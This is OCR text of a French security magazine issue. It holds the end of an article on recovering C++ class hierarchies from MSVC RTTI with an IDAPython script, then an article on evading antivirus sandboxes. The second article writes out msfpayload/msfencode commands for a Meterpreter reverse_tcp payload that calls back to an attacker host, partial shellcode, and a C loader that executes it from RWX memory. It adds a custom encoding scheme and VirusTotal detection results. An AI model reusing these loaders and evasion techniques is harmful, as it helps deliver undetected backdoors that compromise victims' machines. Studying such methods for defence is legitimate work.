Au paragraphe 5.2.7 du standard C++, on peut lire : « *The result of the expression* dynamic_cast<T>(v) *is the result of converting the expression v to type T* ». Ceci implique la présence d'une description précise de la hiérarchie des classes et de leurs représentations mémoire. En réalisant l'appel suivant puis en regardant le code généré, il est possible de comprendre comment sont stockées et organisées ces informations :

```
A* pClass = 0;
  [ … ]
VA* va_ = dynamic_cast<VA*>(pClass);
```

Le code généré est :

```
push    0
push    offset rtti_TypeInformation_VA
push    offset rtti_TypeInformation_A
push    0
push    esi
call    __RTDynamicCast
```

La fonction **__RTDynamicCast** **[13]** va différencier trois cas qui correspondent à chaque type d'héritage vu en début d'article. Avant d'étudier les mécanismes utilisés par le compilateur, nous allons détailler les structures mises en jeu (voir figure 2).

3.2.1 Structures internes

Comme nous l'avons vu, avant chaque vftable se trouve un pointeur vers une structure de type **RTTICompleteObjectLocator**. Comme son nom l'indique, cette structure permet de récupérer un pointeur vers l'objet complet à partir d'un sous-objet. Cette structure est définie ainsi :

```
class RTTICompleteObjectLocator
  +---
0 | signature
4 | offset
8 | cdOffset
12 | pTypeDescriptor
16 | pClassDescriptor
  +---
```

Lorsqu'on manipule un pointeur sur une classe mère, il suffit de lui soustraire la valeur du champ **offset** pour retrouver le pointeur sur l'objet global.

Comme nous l'avons vu avec l'opérateur **typeid**, **pTypeDescritptor** pointe sur une structure **TypeDescriptor** qui permet de retrouver le nom de l'objet. Le champ **pClassDescriptor** permet de « naviguer » à l'intérieur d'une classe. Voici la définition de cette structure :

```
class RTTIClassHierarchyDescriptor
  +---
0 | signature
4 | attributes
8 | numBaseClasses
12 | pBaseClassArray
  +---
```

Le champ **attributes** est un champ de bits qui donne des informations sur le type d'héritage (multiple : 1, virtuel : 2). **numBaseClasses** donne le nombre d'éléments constituant le tableau pointé par **pBaseClassArray**. Chaque élément de ce tableau est un pointeur vers une structure du type **RTTIBaseClassDescriptor** qui décrit très précisément chaque classe de base.

```
class RTTIBaseClassDescriptor
  +---
0 | pTypeDescriptor
4 | numContainedBases
8 | PMD_where
20 | attributes
24 | pClassDescriptor
  +---
```

Cette structure donne le nom de la classe de base à travers le champ **pTypeDescriptor**. Ainsi, à partir d'un type dérivé, il est possible d'obtenir les noms de toutes les classes de bases le constituant (c'est ce champ qui est utilisé par le système RTTI pour valider les conversions de types). Le champ **PMD_where** contient les informations permettant de localiser en mémoire une classe mère à l'intérieur d'une classe fille. Cette structure est définie ainsi :

```
class PMD
  +---
0 | mdisp
4 | pdisp
8 | vdisp
  +---
```

Le champ **pdisp** va indiquer un « pointer displacement ». Ce champ est utilisé dans le cas de l'héritage virtuel et va indiquer où se trouve le pointeur vers la vbtable. Si ce champ est utilisé, le champ **vdisp** indique l'index dans la vbtable. Enfin, le champ **mdisp** donne le « member displacement ». Une fonction permettant d'utiliser ces structures pourrait être :

```
void* GetPtrOnParent(void* pObject, PMD* pPmd)
{
    char* pSubObject = (char*)pObject + pPmd->mdisp;
    // virtual inheritance
    if (pPmd->pdisp != 0xFFFFFFFF)
    {
        char** vbtable = (char**)((char*)pObject +  pPmd->pdisp);
        pSubObject += *((int*)vbtable[pPmd->vdisp]);
    }
    return  pSubObject;
}
```

3.2.2 dynamic_cast pour l'héritage simple

Dans le cas d'un héritage simple, l'objet parent peut être enrichi. Lors de l'ajout de nouvelles fonctions virtuelles, la taille de l'objet n'est pas modifiée. C'est la vftable qui comporte de nouveaux éléments qui sont inconnus et donc non utilisés par la classe mère. Il est également possible d'ajouter de nouveaux membres qui sont placés à la suite de l'objet hérité. Dans tous les cas, le pointeur vers la classe héritée ou une des classes parentes se trouve à l'offset 0.

```
+--- (base class B)
| +--- (base class A)
| | {vfptr}
| | _a
| +---
| _b
+---
```

L'opérateur **dynamic_cast** parcourt le tableau **RTTIClassHierarchyDescriptor::pClassDescriptor** et vérifie que le type source et le type destination sont bien présents. Si tel est le cas, l'opérateur renvoie la même adresse que le pointeur source.




Fig. 2 : Structure interne utilisée par le compilateur pour la classe F

3.2.3 dynamic_cast pour l'héritage multiple et virtuel

Dans le cas de l'héritage multiple ou virtuel, le pointeur donné en entrée peut ne pas être situé au bon offset. Regardons la représentation mémoire de classe **F** :

```
class F :
+---
| +--- (base class D)
| |  {vfptr}
| |  _d
| +---
| +--- (base class E)
| |  {vfptr}
| |  _e
| +---
| +--- (base class B)
| | +--- (base class A)
| | | {vfptr}
| | | _a
| | +---
| | _b
| +---
| _f
+---
```

Si une fonction prend en argument un pointeur sur un objet de Type **E** et qu'elle souhaite vérifier s'il est aussi de type **D**, il est possible d'écrire :

```
void process (E* pE) {
  [ … ]
  D* pD = dynamic_cast<D*>(pE)
  [ … ]
}
```

Dans ce cas, la fonction **__RTDynamicCast** va commencer par récupérer un pointeur sur l'objet global. Ceci est réalisé à l'aide du champ **offset** placé dans la structure **RTTICompleteObjectLocator**. Dans un second temps, le parcours du tableau **RTTIClassHierarchyDescriptor::pClassDescriptor** va permettre de vérifier si l'objet contient un objet de type **D**. Si tel est le cas, la récupération de la structure **RTTIBaseClassDescriptor::PMD** associée va permettre de retrouver l'emplacement mémoire de la classe **D** dans l'objet **E**.




Fig. 3 : Reconstruction de la hiérarchie de classe pour l'exécutable designer.exe

4 Script idapython

Nous avons vu qu'un ensemble de structures propres au compilateur permet de retrouver des éléments d'architecture du programme. Il est possible de réaliser tous ces traitements à travers un script Python. La reconstruction automatique du graphe de classes nécessite deux étapes que nous allons détailler.

4.1 Identification des vftables

Comme nous l'avons vu, le parcours de la hiérarchie des classes est rendu possible grâce à un pointeur situé 4 octets avant chaque vftable. Identifier toutes les vftables est donc la première étape. Plusieurs méthodes peuvent être utilisées, j'ai choisi de retrouver toutes les instructions de la forme **`mov [Base Reg + Index Reg + Displacement], ImmediateValue`**. À partir de cet ensemble d'instructions, les candidats valides seront triés en essayant de reconstruire les structures RTTI. Notamment, si à partir de vftable, on ne trouve pas de **`RTTICompleteObjectLocator`** (normalement situé dans la section data), puis de **`TypeDescriptor`** (toujours situé dans la section data), puis de nom de classe valide, on peut conclure que notre candidat est invalide.

4.2 Identifier les classes

À partir de chaque vftable (qui peut correspondre à un sous-objet), il est possible de récupérer le nom de la classe à laquelle elle appartient. Nous pouvons donc obtenir toutes les vftables appartenant à chaque classe. Il est alors possible d'en déduire sa représentation mémoire en se basant sur le champ **`offset`** des structures **`RTTICompleteObjectLocator`**. Pour reconstruire le graphe d'héritage s'ajoute la difficulté des classes virtuelles. En effet, pour la classe **`VD`**, on a 3 vftables (une correspondant à **`VC`**, une pour **`VD`** et une troisième pour **`VA`**). En se basant seulement sur le champ **`offset`**, on pourrait croire que **`VD`** hérite de trois classes alors que **`VA`** est, en quelque sorte, relocalisée. Il faut donc parcourir les structures **`RTTIBaseClassDescriptor::PMD`** pour avoir une représentation mémoire exacte.

4.3 Fonctionnalité du script

Une fois le script lancé, il est possible d'obtenir la liste des fonctions disponibles en appelant la fonction **`RttiHelp()`** :


```
Python>RttiHelp()
RttiSaveABI()          : Save the Rtti structures in a .dot file
RttiSaveClass()        : Save the class hierarchy in a .gml file
RttiGetInfo(name='')   : Print all the classes
RttiGetClassInfo(name): print the class layout
RttiRenameFields()     : Rename the rtti structures in the ida
database
```

La fonction **`RttiRenameFields()`** renomme toutes les structures liées au RTTI et essaye de trouver les constructeurs/destructeurs pour chaque classe. Ceci est rendu possible du fait qu'une référence à chaque vftable est présente dans le constructeur et le destructeur des objets.

La fonction **`RttiSaveClass()`** sauvegarde le graphe des classes au format GraphML. Nous verrons un exemple dans le paragraphe suivant.

Pour terminer, la fonction **`RttiGetInfo('F')`** permet d'obtenir la représentation mémoire d'une classe :

```
Python>RttiGetClassInfo("F")
offset :  0 - vftable for class D
offset : 4c - vftable for class A
offset : 24 - vftable for class E
```



4.4 Exemple d'utilisation

Qt **[14]** est un *framework cross-platform* écrit en C++ disponible sous licence GPL v3, LGPL v2 ou commercial. Il permet, entre autres, de développer des interfaces graphiques évoluées à l'aide de l'outil Qt Designer. En appliquant le script sur cet exécutable, on obtient le graphe suivant : voir Figure 3.

On peut voir que le script a retrouvé le nom de chaque classe et reconstruit la hiérarchie des classes.

Conclusion

Nous avons vu dans cet article qu'une grande partie de l'architecture d'un logiciel écrit en C++ est récupérable automatiquement. Néanmoins, ce gain de temps pour l'analyste ne supprime pas toutes les difficultés rencontrées lors du *reverse* d'un programme écrit en C++. Par exemple, à partir d'une hiérarchie de classes, il est impossible d'en déduire un flot de données : c'est l'analyse du binaire qui permettra de le retrouver. Les appels indirects de fonctions compliquent cette compréhension et il est souvent nécessaire de mêler une analyse dynamique à l'analyse statique. ■

▪ REMERCIEMENTS

Un grand merci à Jean-Marie Borello pour ses idées et ses conseils toujours pertinents, et Alexandre Gazet pour sa relecture attentive.

▪ BIBLIOGRAPHIE

[1] ISO/IEC 9899:TC2 - http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf

[2] Héritage - http://en.wikipedia.org/wiki/Inheritance_(object-oriented_programming)

[3] Polymorphisme - http://en.wikipedia.org/wiki/Polymorphism_in_object-oriented_programming

[4] Virtual table - http://en.wikipedia.org/wiki/Virtual_table

[5] RTTI - http://en.wikipedia.org/wiki/RTTI

[6] PDB - http://en.wikipedia.org/wiki/Program_database

[7] Application binary interface - http://en.wikipedia.org/wiki/Application_binary_interface

[8] Diagnosing Hidden ODR Violations in Visual C++ - http://blogs.msdn.com/b/vcblog/archive/2007/05/17/diagnosing-hidden-odr-violations-in-visual-c-and-fixing-lnk2022.aspx

[9] Reversing Microsoft Visual C++ Part II: Classes, Methods and RTTI - http://www.openrce.org/articles/full_view/23

[10] Reversing C++ - http://www.blackhat.com/presentations/bh-dc-07/Sabanal_Yason/Paper/bh-dc-07-Sabanal_Yason-WP.pdf

[11] Practical C++ Decompilation – http://www.hexblog.com/wp-content/upload/2011/08/Recon-2011-Skochinsky.pdf

[12] Working Draft, Standard for Programming Language C++ - http://www.open-std.org/jtc1/sc22/wg21/docs/papers/2011/n3242.pdf

[13] _RTDynamicCast - http://msdn.microsoft.com/en-us/library/ff770587.aspx

[14] Qt - http://qt.nokia.com

ANTIVIRUS : CONTOURNEMENT DES « SANDBOXES »

Jérôme Nokin – jerome.nokin@verizonbusiness.com
Senior Security Consultant at Verizon Business

mots-clés : ANTIVIRUS / SANDBOX / CONTOURNEMENT / ENCODAGE

La reconnaissance de code malveillant par le biais d'une liste de signatures n'est plus considérée comme efficace face aux techniques d'encodage, de mutation (polymorphisme, métamorphisme, ...) ou d'obfuscation de codes malicieux. Un bon nombre d'éditeurs d'antivirus se sont vus forcés de compléter leurs mécanismes de détection traditionnels par des approches heuristiques et d'émulation de code (sandbox). Nous vous proposons dans cet article de mettre ces techniques de détection à l'épreuve et d'essayer, malgré tout, d'exécuter nos payloads Metasploit favoris.

1 Introduction

Metasploit **[1]** est un *Framework* de développement d'exploits contenant à ce jour plus de 750 *exploits* pour environ 230 *payloads*. Alors que l'exploit permet d'abuser de la vulnérabilité d'un hôte, le payload définit l'action à entreprendre (ou le code à exécuter) lorsque cette exploitation se réalise avec succès. L'utilisation d'un payload seul (sans exploit) comme outil de compromission est également possible en le générant sous format de fichier exécutable, C++, Perl, Ruby, etc. Enfin, afin d'empêcher la détection d'un payload par l'antivirus de la victime, Metasploit fournit également une suite d'encodeurs permettant l'obfuscation de celui-ci, dans l'espoir d'empêcher toute reconnaissance sur base d'une signature.

La raison qui nous a poussés à réaliser cette étude résulte du fait que malgré l'application de plusieurs encodages en série, nos payloads restent identifiables par un grand nombre d'antivirus, du moins lorsque ceux-ci sont générés par Metasploit sous la forme d'un fichier exécutable. Par ailleurs, nous ne sommes visiblement pas les seuls à l'avoir remarqué **[4] [6] [8]**.

Nous tâcherons au cours de cette étude d'innover pour contourner certaines techniques de détections présentes dans nos antivirus. En particulier, l'utilisation de signatures mais aussi (et surtout) d'émulations de code (*sandbox*).

Dans un premier temps, nous testerons nos premières solutions au travers de l'application web TotalVirus.com **[2]** (laquelle dispose de 44 antivirus en lignes), pour ensuite valider nos résultats positifs sous environnements virtuels. Nous limiterons nos essais au payload Meterpreter de Metasploit sous Windows 7.

2 Génération de fichiers exécutables par Metasploit

2.1 Utilisation traditionnelle

Entrons dans le vif du sujet en soumettant un premier payload Meterpreter au site web VirusTotal.com.

Notre payload se présentera sous la forme d'un fichier exécutable. Pour le générer, nous utiliserons les outils `msfpayload` et `msfencode`, disponibles dans le Framework Metasploit. Afin d'augmenter nos chances de réussite, nous utiliserons plusieurs encodeurs. Nous observerons ensuite le taux de détection de ce fichier EXE.

Génération du payload :

```
[root@linux trunk.msf4]$ ./msfpayload windows/meterpreter/reverse_
tcp LHOST=192.168.3.141 LPORT=80 R | ./msfencode -e x86/shikata_ga_
nai -c 4 -t raw | ./msfencode -e x86/jmp_call_additive -c 4 -t raw |
./msfencode -e x86/call4_dword_xor -c 4 -t raw | ./msfencode -e x86/
jmp_call_additive -c 4 -t exe > ../payload/payload01.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/jmp_call_additive succeeded with size 429 (iteration=1)
[*] x86/jmp_call_additive succeeded with size 461 (iteration=2)
[*] x86/jmp_call_additive succeeded with size 493 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 525 (iteration=4)
[*] x86/call4_dword_xor succeeded with size 554 (iteration=1)
[*] x86/call4_dword_xor succeeded with size 582 (iteration=2)
[*] x86/call4_dword_xor succeeded with size 610 (iteration=3)
[*] x86/call4_dword_xor succeeded with size 638 (iteration=4)
[*] x86/jmp_call_additive succeeded with size 669 (iteration=1)
[*] x86/jmp_call_additive succeeded with size 701 (iteration=2)
[*] x86/jmp_call_additive succeeded with size 733 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 765 (iteration=4)
```

Résultat VirtusTotal.com :

Bien qu'encodé 16 fois par l'outil **msfencode**, 29 antivirus sur 44 ont reconnu un code malveillant, soit 65,9%. Voir résultat partiel à la figure 1.

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

VT Community

File name: payload01.exe
Submission date: 2011-09-12 08:24:39 (UTC)
Current status: finished
Result: 29/44 (65.9%)

not reviewed
Safety score: -

Compact — Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.09.11.00	2011.09.11	Trojan/Win32.Shell
AntiVir	7.11.14.163	2011.09.12	TR/Crypt.EPACK.Gen2
Antiy-AVL	2.0.3.7	2011.09.12	-
Avast	4.8.1351.0	2011.09.11	Win32:SwPatch [Wrm]
Avast5	5.0.677.0	2011.09.11	Win32:SwPatch [Wrm]
AVG	10.0.0.1190	2011.09.11	Win32/Heur
BitDefender	7.2	2011.09.12	Backdoor.Shell.AC
ByteHero	1.0.0.1	2011.09.03	Trojan.Win32.Heur.Gen
CAT-QuickHeal	11.00	2011.09.12	Trojan.Swrort.A
ClamAV	0.97.0.0	2011.09.12	-
Comntouch	5.3.2.6	2011.09.11	W32/Swrort.A.gen!Eldorado
Comodo	10083	2011.09.12	-
DrWeb	5.0.2.03300	2011.09.12	Trojan.Swrort.1
Emsisoft	5.1.0.11	2011.09.12	-
eSafe	7.0.17.0	2011.09.11	-
eTrust-Vet	36.1.8550	2011.09.10	Win32/Swrort.A!generic
F-Prot	4.6.2.117	2011.09.11	W32/Swrort.A.gen!Eldorado
F-Secure	9.0.16440.0	2011.09.12	Backdoor.Shell.AC

Fig 1 : VirusTotal – Meterpreter

Le taux de détection est donc élevé. Essayons à présent de comprendre ce qui a provoqué cette détection et comment y remédier.

2.2 Génération d'un fichier exécutable sans payload

La première question à se poser est : « *Quelle section du fichier EXE déclenche la détection par l'antivirus? Est-ce une partie générique du fichier EXE, le payload lui-même, ...?* ».


Pour tenter de répondre à cette question, soumettons un nouveau fichier EXE, généré avec les mêmes outils, mais ne contenant aucun payload (voir également **[3]**).

Génération d'un payload vide :

```
[root@linux trunk.msf4]$ echo hello | ./msfencode -e generic/none -t
exe > payload02-empty.exe
[*] generic/none succeeded with size 6 (iteration=1)
```

Résultat VirtusTotal.com :

Aussi surprenant que cela puisse paraître, un fichier exécutable généré par Metasploit, mais ne contenant aucun payload ni encodeur, est également détecté par le même nombre d'antivirus (voir figure 2).



0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: payload02-empty.exe
Submission date: 2011-09-12 08:29:02 (UTC)
Current status: finished
Result: 29/44 (65.9%)

Fig 2 : VirusTotal - payload vide

2.3 Conclusion

Nous pouvons donc conclure que tout fichier exécutable généré par Metasploit, contenant ou non un payload, et soumis ou non à un ou plusieurs encodeurs, provoque un taux élevé de détection sur VirusTotal.com. Penchons-nous à présent sur une méthode différente.

3 Premiers essais de contournement d'antivirus

3.1 Génération d'un payload sous format C

La section précédente nous a appris que la génération de fichiers exécutables via les outils Metasploit est désormais à proscrire. Dorénavant, nous logerons le payload Meterpreter dans notre propre code C++, et ainsi générerons le fichier EXE nous-mêmes.

Commençons par recréer le même payload, mais sous format C :

```
[root@revix trunk.msf4]$ ./msfpayload windows/meterpreter/reverse_
tcp LHOST=192.168.3.141 LPORT=80 R | ./msfencode -e x86/shikata_ga_
nai -c 4 -t raw | ./msfencode -e x86/jmp_call_additive -c 4 -t raw |
./msfencode -e x86/call4_dword_xor -c 4 -t raw | ./msfencode -e x86/
jmp_call_additive -c 4 -t c
```

```
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
…
[*] x86/jmp_call_additive succeeded with size 733 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 765 (iteration=4)

unsigned char buf[] =
"\xfc\xbb\x0c\x89\xc9\xf3\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xf0\x32\x26\x39\x92"
"\x25\x52\xb2\xfc\xf3\x95\xd5\xad\xfd\x16\x6c\x6d\x88\x6f\xac"
…
"\xdf\xc8\xc2\x99\xbe\x49\xb7\x12\x24\xb4\x01\xae\x4e\x5c\x0f"
"\x83\x7b\x45\x04\xa7\x90\x6e\x11\x27\x67\x8f\x25\x27\x67\x8f";
```

Recopions ensuite ce payload vers notre code source C, que nous compilerons ensuite avec Visual Studio Express.

```
int APIENTRY _tWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
     LPTSTR lpCmdLine,  int nCmdShow) {

        #define SCSIZE 4096
        unsigned char *lpAlloc;
        lpAlloc = (unsigned char*)VirtualAlloc(0, SCSIZE,
                          MEM_COMMIT,
                          PAGE_EXECUTE_READWRITE);

        unsigned char buf[SCSIZE] =
   "\xfc\xbb\x0c\x89\xc9\xf3\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
   "\x85\x43\x5f\xd1\xa5\xfd\xbc\xd4\x83\x03\x48\x1e\x4e\x79\x7a"
          .....
   "\x83\x7b\x45\x04\xa7\x90\x6e\x11\x27\x67\x8f\x25\x27\x67\x8f";

        memcpy(lpAlloc, buf, SCSIZE);
        (*(void (*)()) (void*)lpAlloc)();
        return 0;
}
```

Pour ce dernier fichier EXE, VirusTotal nous retourne un score de 2 détections d'antivirus sur 44 (voir figures 3 et 4).




Fig 3 : VirusTotal – Code C

Antivirus	Version	Last update	Result
Kaspersky	9.0.0.837	2011.09.12	HEUR:Trojan.Win32.Generic
Microsoft	1.7604	2011.09.12	Trojan:Win32/Swrort.A

Fig 4 : VirusTotal – Code C - Détails

Bien que ce résultat soit tout à fait satisfaisant vis à vis de la faible complexité de la création du fichier EXE, nous n'avons pas encore atteint l'objectif de 0 détection sur 44.

Réfléchissons un instant. La probabilité qu'un éditeur d'antivirus ait préalablement généré une signature pour cette suite d'encodage est relativement faible. Dès lors, comment l'antivirus est-il capable de reconnaître notre payload ?

Avant d'aller plus loin, il faut considérer un aspect important du payload que nous avons utilisé au sein de notre code source, plus précisément de son encodage.

Il va de soi que pour exécuter un payload « encodé », ce dernier doit également détenir le décodeur adéquat capable de redonner sa forme initiale au payload, lors de son exécution. En image, l'encodage d'un payload est représenté à la figure 5.




Fig 5 : Encodage d'un payload

« Le décodeur, généré par Metasploit et placé en tête du payload encodé, pourrait-il être responsable d'une reconnaissance par signature ? »

Pour répondre à cette question, nous allons reproduire l'expérience en faisant usage d'un encodeur/décodeur maison.

3.2 Ajout d'un encodeur maison

Afin d'éviter toute reconnaissance potentielle de ce décodeur, nous allons réaliser notre propre encodage. À l'aide d'un code Perl, nous transformerons notre payload Meterpreter de la manière illustrée à la figure 6.




Fig 6 : Méthode d'encodage maison

Concrètement, chaque octet du payload sera incrémenté d'une valeur aléatoire comprise entre 1 et 3. Afin de retrouver la valeur initiale de l'octet, cette valeur aléatoire est sauvegardée juste après cet octet.

Le décodeur, quant à lui, sera écrit en assembleur et préfixé au payload encodé. Il sera responsable des soustractions nécessaires (`P[n] = P[n] – P[n+1]`) qui permettront la réécriture du payload dans sa forme initiale lors de l'exécution.

Devenu totalement camouflé et disposant d'un décodeur maison, nous pouvons décemment considérer qu'aucun antivirus ne devrait disposer d'une signature pour ce code malveillant. Néanmoins, aucun changement n'est

observé sur VirusTotal.com. Les antivirus de Microsoft et Kaspersky ne se sont pas laissés piéger (voir figure 7).




Fig 7 : VirusTotal - Meterpreter et encodeur maison

3.3 Conclusion

Bien qu'entrecoupé d'octets aléatoires, notre payload Meterpreter est resté identifiable par Microsoft et Kaspersky sur le site VirusTotal.com.

En effet, ces antivirus ne se limitent plus à de simples reconnaissances par signatures. Ils sont dotés d'émulateurs de codes capables d'exécuter la séquence de décodage de notre payload, le tout dans un environnement cloisonné et donc sans risque pour le système d'exploitation. Nous appellerons un tel environnement une « sandbox ».

